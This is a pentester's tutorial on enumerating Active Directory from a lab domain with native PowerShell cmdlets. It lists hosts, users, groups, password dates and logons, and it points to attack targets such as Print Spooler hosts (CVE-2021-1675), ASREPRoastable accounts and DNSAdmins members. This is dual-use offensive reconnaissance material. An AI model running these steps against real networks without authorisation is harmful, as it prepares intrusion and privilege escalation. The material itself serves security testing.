

OFFENSIVE ENUMERATION IN ACTIVEDIRECTORY



“Listing without external tools in Windows Active Directory.”

By Hernan Rodriguez

Senior Offensive Cybersecurity Specialist in Bank | Pentester | eCPTXv2(70%) | CRT0 | eCPPTv2 | CRTP | eWPTXv2 | eWPT | eMAPT | eJPT | CEH Practical | C)PTE | Splunk | ISO 27K1 | SME Certiprof

<https://www.linkedin.com/in/hernanrodriguez-/>




Entelgy Innotec
SECURITY
The [Cybest] Security Company

In the first instance we must have a time control of the tests that we are running in our pentesting and red team operations.

Example:

New-Item \$Profile -ItemType file -Force

function prompt{ "[\$(Get-Date)]" + " | PS " + "\$(Get-Location) > " }



```
Windows PowerShell
PS C:\Users\kai.bel> New-Item $Profile -ItemType file -Force

Directorio: C:\Users\kai.bel\Documents\WindowsPowerShell


Mode                LastWriteTime         Length Name
----                -
-a-----         18/11/2022          1:24             0 Microsoft.PowerShell_profile.ps1

PS C:\Users\kai.bel> function prompt{ "[$(Get-Date)]" + " | PS " + "$(Get-Location) > " }
[11/18/2022 01:25:00] | PS C:\Users\kai.bel > █
```

Let's verify devices connected in the AD, it should be noted that we will not only find Windows operating systems, several companies and corporations have Linux, Mac OS, etc. systems attached.

Example:

Get-ADComputer -filter {Enabled -eq \$TRUE}



```
[11/18/2022 02:02:11] | PS C:\Users\kai.bel > Get-ADComputer -filter {Enabled -eq $TRUE}

DistinguishedName : CN=DC-01,OU=Domain Controllers,DC=cs,DC=org
DNSHostName       : DC-01.cs.org
Enabled           : True
Name              : DC-01
ObjectClass       : computer
ObjectGUID        : 51ecaa28-d399-48b2-995c-0495dd004f30
SamAccountName    : DC-01$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1001
UserPrincipalName :

DistinguishedName : CN=PC-01,CN=Computers,DC=cs,DC=org
DNSHostName       : PC-01.cs.org
Enabled           : True
Name              : PC-01
ObjectClass       : computer
ObjectGUID        : 5939901d-20af-4b83-9f2d-5e0d10d0d1ed
SamAccountName    : PC-01$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1217
UserPrincipalName :

DistinguishedName : CN=WIN10,CN=Computers,DC=cs,DC=org
DNSHostName       : Win10.cs.org
Enabled           : True
Name              : WIN10
ObjectClass       : computer
ObjectGUID        : 1e9027a7-cc4d-4a51-b642-e62bf31b9fa0
SamAccountName    : WIN10$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1231
UserPrincipalName :
```


If you want to export the information in excel, we can use Export-Csv.

Get-ADComputer -filter {Enabled -eq \$TRUE} | Export-Csv report.csv

So if we want to search for specific operating systems, we can segment. In this example we will search only Windows 10 operating systems.

Example:

Get-ADComputer -filter {Enabled -eq \$TRUE -and OperatingSystem -like "*Windows 10*"}



```
Windows PowerShell
[11/18/2022 02:07:54] | PS C:\Users\kai.bel > Get-ADComputer -filter {Enabled -eq $TRUE -and OperatingSystem -like "*Windows 10*"}

DistinguishedName : CN=PC-01,CN=Computers,DC=cs,DC=org
DNSHostName       : PC-01.cs.org
Enabled           : True
Name              : PC-01
ObjectClass       : computer
ObjectGUID        : 5939901d-20af-4b83-9f2d-5e0d10d0d1ed
SamAccountName    : PC-01$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1217
UserPrincipalName :


DistinguishedName : CN=WIN10,CN=Computers,DC=cs,DC=org
DNSHostName       : Win10.cs.org
Enabled           : True
Name              : WIN10
ObjectClass       : computer
ObjectGUID        : 1e9027a7-cc4d-4a51-b642-e62bf31b9fa0
SamAccountName    : WIN10$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1231
UserPrincipalName :
```

Note: *Imagine looking for Windows 7, XP, 2000, etc assets without support with potential vulnerabilities between critical and high. (I constantly find this type of system in my audits)*

Once the objective is identified, we can obtain information from the device.

Example:

Get-ADComputer -Identity PC-01 -Properties *



```
Windows PowerShell
[11/18/2022 02:13:05] | PS C:\Users\kai.bel > Get-ADComputer -Identity PC-01 -Properties *

DistinguishedName : CN=PC-01,CN=Computers,DC=cs,DC=org
DNSHostName       : PC-01.cs.org
Enabled           : True
Name              : PC-01
ObjectClass       : computer
ObjectGUID        : 5939901d-20af-4b83-9f2d-5e0d10d0d1ed
SamAccountName    : PC-01$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1217
UserPrincipalName :
```

A little more information.....

Example:

Get-ADComputer -Identity PC-01 -Properties *

```
modifyTimeStamp           : 07/06/2022 0:44:27
msDS-SupportedEncryptionTypes : 28
msDS-User-Account-Control-Computed : 0
Name                      : PC-01
nTSecurityDescriptor      : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory            : CN=Computer,CN=Schema,CN=Configuration,DC=cs,DC=org
ObjectClass               : computer
ObjectGUID                : 5939901d-20af-4b83-9f2d-5e0d10d0d1ed
objectSid                 : S-1-5-21-3370484995-1164256714-2445635261-1217
OperatingSystem           : Windows 10 Pro for Workstations
OperatingSystemHotfix     :
OperatingSystemServicePack :
OperatingSystemVersion    : 10.0 (19044)
PasswordExpired           : False
PasswordLastSet           : 07/06/2022 0:43:44
PasswordNeverExpires      : False
PasswordNotRequired       : False
PrimaryGroup              : CN=Equipos del dominio,CN=Users,DC=cs,DC=org
```

¿What was the last open session on that machine?

Example:

Get-ADComputer -identity PC-01 -Properties lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

```
[11/18/2022 03:00:56] | PS C:\Users\kai.bel > Get-ADComputer -identity PC-01 -Properties lastlogondate,operatingsystem
select name,lastlogondate,operatingsystem

name lastlogondate      operatingsystem
----
PC-01 07/06/2022 0:44:27 Windows 10 Pro for Workstations
```

Get-ADComputer -Filter * -Properties * | FT OperatingSystem, ipv4Address, OperatingSystemVersion, OperatingSystemServicePack -Autosize

```
PS C:\Users\kai.bel> Get-ADComputer -Filter * -Properties * | FT OperatingSystem, ipv4Address, OperatingSystemVersion, OperatingSystemServicePack

OperatingSystem      ipv4Address      OperatingSystemVersion OperatingSystemServicePack
-----
Windows Server 2016 Essentials 192.168.200.129 10.0 (14393)
Windows 10 Pro for Workstations 192.168.200.128 10.0 (19044)
Windows 10 Enterprise N 192.168.200.128 10.0 (19043)
```

Let's filter all the last open sessions on all Windows 10 Systems...

Example:

Get-ADComputer -Filter {OperatingSystem -Like '*Windows 10*'} -Properties lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

```
[11/18/2022 03:01:15] | PS C:\Users\kai.bel > Get-ADComputer -Filter {OperatingSystem -Like '*Windows 10*'} -Properties lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

name lastlogondate      operatingsystem
----
PC-01 07/06/2022 0:44:27 Windows 10 Pro for Workstations
WIN10 17/11/2022 23:24:26 Windows 10 Enterprise N

[11/18/2022 03:01:32] | PS C:\Users\kai.bel >
```

Bloopers: If you want to make a lot of noise and your boss says map me everything :P

Example:

Get-ADComputer -Filter * -Properties * | FT Name, operatingsystem, LastLogonDate -AutoSize

```
Name      operatingsystem      LastLogonDate
----      -
DC-01 Windows Server 2016 Essentials 17/11/2022 23:24:07
PC-01 Windows 10 Pro for Workstations 07/06/2022 0:44:27
WIN10 Windows 10 Enterprise N       17/11/2022 23:24:26
```

View computers that haven't logged in to Active Directory in the last 90 days.

Example:

\$Days = 90

\$Time = (Get-Date).Adddays(-(\$Days))

Get-ADComputer -Filter {LastLogonTimeStamp -lt \$Time} -Properties * | Select Name, LastLogonDate

```
PS C:\Users\kai.bel> $Days = 90
PS C:\Users\kai.bel> $Time = (Get-Date).Adddays(-($Days))
PS C:\Users\kai.bel> Get-ADComputer -Filter {LastLogonTimeStamp -lt $Time} -Properties * | Select Name, LastLogonDate

Name      LastLogonDate
----      -
PC-01 07/06/2022 0:44:27

PS C:\Users\kai.bel>
```

Find newly added users (200 days) to Active Directory:

Example:

\$When = ((Get-Date).AddDays(-200)).Date

Get-ADUser -Filter {whenCreated -ge \$When} -Properties whenCreated

```
[12/02/2022 06:08:23] | PS C:\Users\kai.bel > $When = ((Get-Date).AddDays(-200)).Date
[12/02/2022 06:08:25] | PS C:\Users\kai.bel > Get-ADUser -Filter {whenCreated -ge $When} -Properties whenCreated

DistinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName        :
Name             : Administrador
ObjectClass      : user
ObjectGUID       : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName   : Administrador
SID              : S-1-5-21-3370484995-1164256714-2445635261-500
Surname          :
UserPrincipalName :
whenCreated      : 06/06/2022 20:18:10

DistinguishedName : CN=Invitado,CN=Users,DC=cs,DC=org
Enabled           : False
GivenName        :
Name             : Invitado
ObjectClass      : user
ObjectGUID       : bab8872c-b557-442f-b3be-762480a756b5
SamAccountName   : Invitado
SID              : S-1-5-21-3370484995-1164256714-2445635261-501
Surname          :
UserPrincipalName :
whenCreated      : 06/06/2022 20:18:10
```

Find newly added groups in AD (200 days) to Active Directory:

Example:

\$When = ((Get-Date).AddDays(-30)).Date

Get-ADGroup -Filter {whenChanged -ge \$When} -Properties whenChanged

```
[12/02/2022 06:09:46] | PS C:\Users\kai.bel > $When = ((Get-Date).AddDays(-200)).Date
[12/02/2022 06:09:58] | PS C:\Users\kai.bel > Get-ADGroup -Filter {whenChanged -ge $When} -Properties whenChanged

DistinguishedName : CN=Administradores,CN=Builtin,DC=cs,DC=org
GroupCategory      : Security
GroupScope         : DomainLocal
Name               : Administradores
ObjectClass        : group
ObjectGUID         : 154f1b9a-a2e7-45b5-868e-f01212d6c491
SamAccountName     : Administradores
SID                : S-1-5-32-544
whenChanged        : 07/06/2022 1:28:01

DistinguishedName : CN=Usuarios,CN=Builtin,DC=cs,DC=org
GroupCategory      : Security
GroupScope         : DomainLocal
Name               : Usuarios
ObjectClass        : group
ObjectGUID         : 27457158-3675-430b-959d-0a4534def0b6
SamAccountName     : Usuarios
SID                : S-1-5-32-545
whenChanged        : 06/06/2022 20:18:53

DistinguishedName : CN=Invitados,CN=Builtin,DC=cs,DC=org
GroupCategory      : Security
GroupScope         : DomainLocal
Name               : Invitados
ObjectClass        : group
ObjectGUID         : 2d3d6c75-a7a9-4265-a9af-a7ec9f59d9f5
SamAccountName     : Invitados
SID                : S-1-5-32-546
whenChanged        : 06/06/2022 20:18:53
```

Identify users enabled in the AD.

Example:

Get-ADUser -Filter * | Ft Name, UserPrincipalName, Enabled

```
PS C:\Users\kai.bel> Get-ADUser -Filter * | Ft Name, UserPrincipalName, Enabled

Name                UserPrincipalName      Enabled
----                -
Administrador        Delcine.Livvy@cs.org    True
Invitado             Bobbye.Delilah@cs.org   False
DefaultAccount       Jandy.Jobey@cs.org     True
hernan               Lexine.April@cs.org     True
krbtgt               Eddi.Malinde@cs.org    True
Delcine Livvy        Delcine.Livvy@cs.org    True
Jessi Karola         Jessi.Karola@cs.org     True
Reine Lynde          Reine.Lynde@cs.org      True
Karin Cindra         Karin.Cindra@cs.org     True
Lesley Cherrita       Lesley.Cherrita@cs.org  True
Collete Sarena       Collete.Sarena@cs.org   True
Rebekah Simonette    Rebekah.Simonette@cs.org True
Bobbye Delilah       Bobbye.Delilah@cs.org   True
Betteanne Gelya      Betteanne.Gelya@cs.org  True
Brunhilda Melisent   Brunhilda.Melisent@cs.org True
Kai Bel              Kai.Bel@cs.org          True
Ricca Starr          Ricca.Starr@cs.org      True
Rosalia Scarlet      Rosalia.Scarlet@cs.org  True
Jandy Jobey          Jandy.Jobey@cs.org      True
Nadeen Brigid        Nadeen.Brigid@cs.org    True
Elle Maggee          Elle.Maggee@cs.org      True
Cacilia Bobine       Cacilia.Bobine@cs.org   True
Cinda Becca          Cinda.Becca@cs.org      True
Levey Helaina        Levey.Helaina@cs.org    True
Eddi Malinde         Eddi.Malinde@cs.org     True
Lenee Lisbeth        Lenee.Lisbeth@cs.org    True
Lancelot Carla       Lancelot.Carla@cs.org   True
Lexine April         Lexine.April@cs.org     True
Marika Catarina      Marika.Catarina@cs.org  True
Janka Kalila         Janka.Kalila@cs.org     True
Christal Mellisent   Christal.Mellisent@cs.org True
Gabrielle Steffi     Gabrielle.Steffi@cs.org True
Jordanna Bertha      Jordanna.Bertha@cs.org  True
Ronalda Quintilla    Ronalda.Quintilla@cs.org True
Merlina Robbi        Merlina.Robbi@cs.org    True
```

If you want to export the information in excel, we can use Export-Csv.

Get-ADUser -Filter * -Properties SamAccountName | Select-Object SamAccountName | Export-Csv user.csv

Obtain information from a specific user.

Example:

Get-ADUser kai.bel -Properties *

```
LogonWorkstations      :
Manager                :
MemberOf               : {CN=Senior management,CN=Users,DC=cs,DC=org}
MNSLogonAccount        : False
MobilePhone            :
Modified               : 02/12/2022 5:13:39
modifyTimeStamp         : 02/12/2022 5:13:39
msDS-User-Account-Control-Computed : 0
Name                   : Kai Bel
nTSecurityDescriptor   : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory         : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
ObjectClass            : user
ObjectGUID             : 37e90549-822b-4fcc-89c7-69058ddb722d
objectSid              : S-1-5-21-3370484995-1164256714-2445635261-1186
Office                 :
OfficePhone            :
Organization           :
OtherName              :
PasswordExpired         : False
PasswordLastSet        : 02/12/2022 5:13:39
PasswordNeverExpires   : False
PasswordNotRequired    : False
POBox                  :
PostalCode             :
PrimaryGroup           : CN=Usuarios del dominio,CN=Users,DC=cs,DC=org
```

List Active Directory enabled users that do NOT require smart card authentication (PKI environment):

Example:

Get-ADUser -filter {Enabled -eq \$TRUE -and SmartcardLogonRequired -eq \$FALSE}

```
DistinguishedName : CN=Ronalda Quintilla,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         : Ronalda
Name              : Ronalda Quintilla
ObjectClass       : user
ObjectGUID        : 58e3b005-9e5e-4c26-b256-3b47ed991023
SamAccountName    : ronalda.quintilla
SID               : S-1-5-21-3370484995-1164256714-2445635261-1204
Surname           : Quintilla
UserPrincipalName : Ronalda.Quintilla@cs.org

DistinguishedName : CN=Merlina Robbi,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         : Merlina
Name              : Merlina Robbi
ObjectClass       : user
ObjectGUID        : b0ef9721-c17a-418b-b12b-8aebaa893532
SamAccountName    : merlina.robbi
SID               : S-1-5-21-3370484995-1164256714-2445635261-1205
Surname           : Robbi
UserPrincipalName : Merlina.Robbi@cs.org
```

List the group membership associations of a specific Active Directory user:

Example:

Get-ADUser -Identity elle.maggee -properties MemberOf | Select-Object -ExpandProperty MemberOf

```
[12/02/2022 06:00:37] | PS C:\Users\kai.bel > Get-ADUser -Identity elle.maggee -properties MemberOf | Select-Object -ExpandProperty MemberOf
CN=sales,CN=Users,DC=cs,DC=org
```


See that a user object exists, example the "Administrators".

Example:

Get-ADGroupMember -Identity Administradores -Recursive

```
[12/02/2022 06:03:21] | PS C:\Users\kai.bel > Get-ADGroupMember -Identity Administradores -Recursive

distinguishedName : CN=MediaAdmin,CN=Managed Service Accounts,DC=cs,DC=org
name               : MediaAdmin
objectClass        : msDS-ManagedServiceAccount
objectGUID         : c48758e9-b85c-45e9-9f38-0c789a7ca535
SamAccountName     : MediaAdmin$
SID                : S-1-5-21-3370484995-1164256714-2445635261-1230

distinguishedName : CN=hernan,CN=Users,DC=cs,DC=org
name               : hernan
objectClass        : user
objectGUID         : 91897131-eb45-4436-b02f-536fa720e155
SamAccountName     : hernan
SID                : S-1-5-21-3370484995-1164256714-2445635261-1000

distinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
name               : Administrador
objectClass        : user
objectGUID         : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName     : Administrador
SID                : S-1-5-21-3370484995-1164256714-2445635261-500

distinguishedName : CN=ServerAdmin,CN=Managed Service Accounts,DC=cs,DC=org
name               : ServerAdmin
objectClass        : msDS-ManagedServiceAccount
objectGUID         : 63f8e43b-a826-4d5c-b55c-89fc002ed62c
SamAccountName     : ServerAdmin$
SID                : S-1-5-21-3370484995-1164256714-2445635261-1218
```

View the last password change date for users in Active Directory:

Example:

Get-ADUser -Filter * -Properties PasswordLastSet | ft Name,SamAccountName,PasswordLastSet

```
[12/02/2022 06:10:58] | PS C:\Users\kai.bel > Get-ADUser -Filter * -Properties PasswordLastSet | ft Name,SamAccountName,PasswordLastSet

Name                SamAccountName      PasswordLastSet
----                -
Administrador       Administrador        06/06/2022 20:15:41
Invitado            Invitado
DefaultAccount      DefaultAccount
hernan              hernan              06/06/2022 17:32:12
krbtgt              krbtgt              06/06/2022 20:18:53
Delcine Livvy       delcine.livvy       06/06/2022 21:11:15
Jessi Karola        jessi.karola        06/06/2022 21:11:16
Reine Lynde         reine.lynde         06/06/2022 21:11:16
Karin Cindra        karin.cindra        06/06/2022 21:11:16
Lesley Cherrita     lesley.cherrita     06/06/2022 21:11:18
Collete Sarena      collete.sarena      06/06/2022 21:11:16
Rebekah Simonette   rebekah.simonette   06/06/2022 21:11:16
Bobbie Delilah      bobbie.delilah      06/06/2022 21:11:16
Betteanne Gelya     betteanne.gelya     06/06/2022 21:11:16
Bounhilda Malisent bounhilda.malisent 06/06/2022 21:11:18
kai Bel             kai.bel             02/12/2022 5:13:39
Ricca Starr         ricca.starr         06/06/2022 21:11:16
Rosalia Scarlet     rosalia.scarlet     06/06/2022 21:11:16
Jandy Jobey         jandy.jobey         06/06/2022 21:11:16
Nadeen Brigid       nadeen.brigid       06/06/2022 21:11:18
Elle Maggee         elle.maggee         06/06/2022 21:11:16
Cacilia Bobine      cacilia.bobine      06/06/2022 21:11:16
Cinda Becca         cinda.becca         06/06/2022 21:11:16
Levey Helaina       levey.helaina       06/06/2022 21:11:16
Eddi Malinde        eddi.malinde        06/06/2022 21:11:16
Lenee Lisbeth       lenee.lisbeth       06/06/2022 21:11:17
Lancelot Carla      lancelet.carla
Lexine April        lexine.april        06/06/2022 21:11:17
Marika Catarina     marika.catarina     06/06/2022 21:11:17
Janka Kalila        janka.kalila        06/06/2022 21:11:18
Christal Mellisent  christal.mellisent  06/06/2022 21:11:17
Gabrielle Steffi    gabrielle.steffi    06/06/2022 21:11:17
Jordanna Bertha     jordanna.bertha     06/06/2022 21:11:17
Ronalda Quintilla   ronalda.quintilla   06/06/2022 21:11:18
```


View users who changed their password in the last 10 days:

Example:

Get-ADUser -Filter * -Properties Name, Initials, UserPrincipalName, PasswordLastSet, LastLogonDate, description | where-object {\$_.PasswordLastSet -lt (get-date).adddays(-60)}

```
[12/02/2022 06:14:13] | PS C:\Users\kai.bel > $Days = 10
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > $Time = [DateTime]::Today.AddDays(-$Days)
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > Get-ADUser -Filter '(PasswordLastSet -gt $Time)' -Properties PasswordLastSet
et | ft Name,SamAccountName,PasswordLastSet

Name      SamAccountName PasswordLastSet
----      -
Kai Bel   kai.bel       02/12/2022 5:13:39
```

View a user's last session in Active Directory:

Example:

Get-ADUser -Identity Administrador -Properties "LastLogonDate"

```
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > Get-ADUser -Identity Administrador -Properties "LastLogonDate"

DistinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         :
LastLogonDate     : 12/07/2022 19:44:52
Name              : Administrador
ObjectClass       : user
ObjectGUID        : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName    : Administrador
SID               : S-1-5-21-3370484995-1164256714-2445635261-500
Surname           :
UserPrincipalName :
```

See the services on the PC's AD (Last year a 0day called "CVE-2021-1675" came out, so imagine launching this scan and then owning through PCs running that vulnerable service.)

Example:

Get-ADComputer -Filter * | %{\$_dnshostname; Get-Service -ComputerName \$_dnshostname spooler} | fl

```
[12/02/2022 06:15:30] | PS C:\Users\kai.bel > Get-ADComputer -Filter * | %{$_dnshostname; Get-Service -ComputerName $_dnshostname
dnshostname spooler} | fl
DC-01.cs.org

Name           : spooler
DisplayName    : Cola de impresión
Status        : Running
DependentServices : {}
ServicesDependedOn : {RPCSS, http}
CanPauseAndContinue : False
CanShutdown   : False
CanStop       : True
ServiceType   : Win32OwnProcess, InteractiveProcess

Win10.cs.org
Name           : spooler
DisplayName    : Cola de impresión
Status        : Running
DependentServices : {Fax}
ServicesDependedOn : {RPCSS, http}
CanPauseAndContinue : False
CanShutdown   : False
CanStop       : True
ServiceType   : Win32OwnProcess, InteractiveProcess
```

List users with Kerberos pre-authentication disabled | ASREPRoast

ASREPRoast attack looks for users who don't require Kerberos pre-authentication attribute (DONT_REQ_PREAUTH).

Example:

Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name

```
[12/02/2022 06:42:08] | PS C:\Users\kai.bel > Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name
name
----
Lesley Cherrita
Brunhilda Melisent
Nadeen Brigid
Merlina Robbi

[12/02/2022 06:42:09] | PS C:\Users\kai.bel >
```

Abusing DNSAdmins privilege for escalation in Active Directory

Abuse in AD where a user who is member of the DNSAdmins group or have write privileges to a DNS server object can load an arbitrary DLL with SYSTEM privileges on the DNS server.

Example:

Get-ADGroupMember -Identity "DNSAdmins" -Recursive

```
[12/02/2022 06:45:13] | PS C:\Users\kai.bel > Get-ADGroupMember -Identity "DNSAdmins" -Recursive

distinguishedName : CN=Jordanna Bertha,CN=Users,DC=cs,DC=org
name               : Jordanna Bertha
objectClass        : user
objectGUID         : 40ef0418-f48b-4ba0-9f3f-21a488a52813
SamAccountName     : jordanna.bertha
SID                : S-1-5-21-3370484995-1164256714-2445635261-1203

distinguishedName : CN=Karin Cindra,CN=Users,DC=cs,DC=org
name               : Karin Cindra
objectClass        : user
objectGUID         : 1be3e604-6d3f-45db-9f79-f2e1195d5b47
SamAccountName     : karin.cindra
SID                : S-1-5-21-3370484995-1164256714-2445635261-1179

distinguishedName : CN=Lesley Cherrita,CN=Users,DC=cs,DC=org
name               : Lesley Cherrita
objectClass        : user
objectGUID         : 71c2488d-0837-4f3e-9e3f-0131dd45eeb0
SamAccountName     : lesley.cherrita
SID                : S-1-5-21-3370484995-1164256714-2445635261-1180

distinguishedName : CN=Bobbie Delilah,CN=Users,DC=cs,DC=org
name               : Bobbie Delilah
objectClass        : user
objectGUID         : e5891ab0-ab32-4627-a32b-713bf8fbf4d1
SamAccountName     : bobbie.delilah
SID                : S-1-5-21-3370484995-1164256714-2445635261-1183

distinguishedName : CN=Brunhilda Melisent,CN=Users,DC=cs,DC=org
name               : Brunhilda Melisent
objectClass        : user
objectGUID         : 1d6b913e-7ede-4af4-8f52-ba21301ca1a3
SamAccountName     : brunhilda.melisent
SID                : S-1-5-21-3370484995-1164256714-2445635261-1185

